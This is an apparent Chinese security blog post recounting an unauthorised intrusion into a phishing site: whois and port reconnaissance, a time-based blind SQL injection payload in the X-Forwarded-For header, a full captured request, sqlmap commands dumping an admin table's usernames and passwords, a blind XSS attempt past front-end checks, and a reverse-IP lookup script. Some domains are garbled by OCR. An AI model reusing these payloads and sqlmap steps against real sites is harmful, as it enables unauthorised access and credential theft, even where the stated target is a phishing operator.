记一次对钓鱼网站的XFF头注入

原创YuChen HACK学习呀
2020-03-15原文


本文由内部学员：YuChen投稿

事情还得从一个群说起，某穿越火线女主播粉丝群


(1348)
现在的这号网站这么高级了
我才发现COD战区加速都是免费的
这样看来是完全免费的吃鸡
@小K一班秋颜同学
这不是真的吗11！！
不是哆
额
厉害厉害
做得有点过直
点这些直接跳转腾讯官方页面
.....
13:04
HACK学习呀

群友发了个钓鱼网站


打开是这样的




信息收集一波

不过这个人好像是批量注册的



whois查询
最新注册
邮箱反查
注册人反查
电话反查
域名批量反查
域名注册
历史查询
查询
域名 a .top 的信息 以下信息更新时间：2020-02-20 08:14:20 立即更新
获取API
域名
[whois 反查]
申请删除隐私
其他常用域名后缀查询： cn com cc net org
注册商
JIANGSU BANGNING SCIENCE & TECHNOLOGY CO. LTD
联系邮箱
[whois反查]
联系电话
******83420 [whois反查]
创建时间
2019年03月15日
过期时间
2020年03月15日
更新时间
2020年02月14日
域名服务器
DNS
jm1.dns.com
jm2.dns.com
状态
域名普通状态(ok)
HACK学习呀


whois查询
最新注册
邮箱反查
注册人反查
电话反查
域名批量反查
域名注册
历史查询
全球域名后缀
查看分析
查询记录
自定义时间
序号 域名 注册者 电话 注册商 DNS 注册时间 过期时间 更新
1 JIANGSU BANGNING SCIENCE & TECHNOLOGY C brady.ns.cloudflare.com itzel.ns.cloudflare.com 2020-03-14 2021-03-14
2 JIANGSU BANGNING SCIENCE & TECHNOLOGY C jm1.dns.com jm2.dns.com 2020-03-14 2021-03-14
3 JIANGSU BANGNING SCIENCE & TECHNOLOGY C f1g1ns1.dnspod.net f1g1ns2.dnspod.net 2020-03-13 2021-03-13
4 JIANGSU BANGNING SCIENCE & TECHNOLOGY C ns1.jiasule.net ns2.jiasule.net 2020-03-13 2021-03-13
5 JIANGSU BANGNING SCIENCE & TECHNOLOGY C ns1.bdydns.cn ns2.bdydns.cn 2020-03-13 2021-03-13
6 JIANGSU BANGNING SCIENCE & TECHNOLOGY C ns1.bdydns.cn ns2.bdydns.cn 2020-03-13 2021-03-13
7 Jiangsu Bangning Science & technology Co. Ltd ns3.4cun.com ns4.4cun.com 2020-03-13 2023-03-13
8 JIANGSU BANGNING SCIENCE & TECHNOLOGY C ns1.bdydns.cn ns2.bdydns.cn 2020-03-13 2021-03-13
9 JIANGSU BANGNING SCIENCE & TECHNOLOGY C ns1.bdydns.cn ns2.bdydns.cn 2020-03-13 2021-03-13
10 Jiangsu Bangning Science & technology Co. Ltd ns1.4cun.com ns2.4cun.com 2020-03-13 2021-03-13
11 JIANGSU BANGNING SCIENCE & TECHNOLOGY C f1g1ns1.dnspod.net f1g1ns2.dnspod.net 2020-03-13 2021-03-13
12 Jiangsu Bangning Science & technology Co. Ltd ns3.4cun.com ns4.4cun.com 2020-03-12 2021-03-12
13 Jiangsu Bangning Science & technology Co. Ltd ns3.4cun.com ns4.4cun.com 2020-03-12 2022-03-12
HACK学习呀


看下中间件信息



IP和端口开放情况



nmap再扫一扫看看




除了80

5555端口没响应


10010端口403

对10010进行目录扫描 未果

对网站目录扫描：



看样子是宝塔+Linux



http://l top/index.html
Enable Post data
Enable Referrer
spoofmark
spoof:
url=ref
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View Source
Options


恭喜，站点创建成功！
站点创建成功，本页面由系统自动生成。
本页面在FTP根目录下的index.html
您可以删除或覆盖本页面
FTP相关信息，请到软件后台查看
我们为您提供了完善的数据备份功能，请到后台进行相关设置
HACK学习呀

收 集 完 了 开 搞

登录框想到了注入


Burp抓包



对post的参数和UA进行fuzz时没什么发现


以前看过钓鱼的源码
想到了钓鱼网站可能会记录ip

尝试XFF头注入



可能有注入 盲注试试

```
X-Forwarded-For:'and (select 1 from(select(sleep(2)))x)#
```



保存请求包为a.txt

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


```
POST /2017.php HTTP/1.1
Host: lol
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://lols2020.ae57.top/
Cookie: PHPSESSID=n6gnsrfcdpa2ceoq4tl4g33454
X-Forwarded-For:*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 39

u=100 9&p=sdasdasffsafsa&bianhao=1
```



```
sqlmap.py -r C:\a.txt --batch --level 4
```

```
sqlmap.py -r "C:\a.txt" --batch--level 4 -D sql_2020sy_gbzp_ -T
yunx_admin -C username,password --dump
```



拿到了用户名，密码

但是找不到后台

所以用XSS盲打试试

在输入账号密码处插入xss payload：


Emmm 插不进去

可能是前端限制 检查一下

发现了ts这个函数

找到js的这个函数 验证了是前端限制的想法

Burp抓包后插入XSS



等待结果。

写脚本看看同ip的其他站点

```python
import requests
from lxml import etree
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36 Core/1.53.2669.400'
}
ip = input('请输入ip: ')
url = 'https://site.ip138.com/'+ip+'/'  # 43.2
req = requests.get(url=url,headers=headers)
text = req.text
def get_url():
    html = etree.HTML(text)
    lis = html.xpath('//*[@id="list"]/li')[2:]
    for li in lis:
        infos = li.xpath('./a/text()')
        info_url = ''.join(infos)
        ret = 'http://' + info_url
        print(ret)

if __name__ == '__main__':
    get_url()
```



运行结果

```
C:\Users\Administrator\AppData\Local\Programs\Python\Python36\python.exe
请输入ip: 43.2
http://lol er ices185 dayhmokg.com.cn
http://lol 20 .a 7. p
http://supp rt ia lvch anshuo.cn
http://  ls cvi e. nbr. om
http://  pp tlo s. qs6j n
http://s pp t.wi fu y.com cn
http://lo s vicel mv bwoia. om.cn
http://lol rbvkc com cn
http://lols vicebh. tltn bm.co cn
http://lolse vce.jzh kb.c .cn

Process finished with exit code 0
```


都点开后都是这个样子域名过期的，没有绑定域名的

最后，sqlmap可以获取sql-shell权限



今天才刚刚搭建，已经有21条数据记录了


Emm 我裂开，暂无后续，我太难了。

END

点赞，转发，在看

XFF头注入推荐阅读

https://www.cnblogs.com/soldierback/p/11707035.html



精选留言

用户设置不下载评论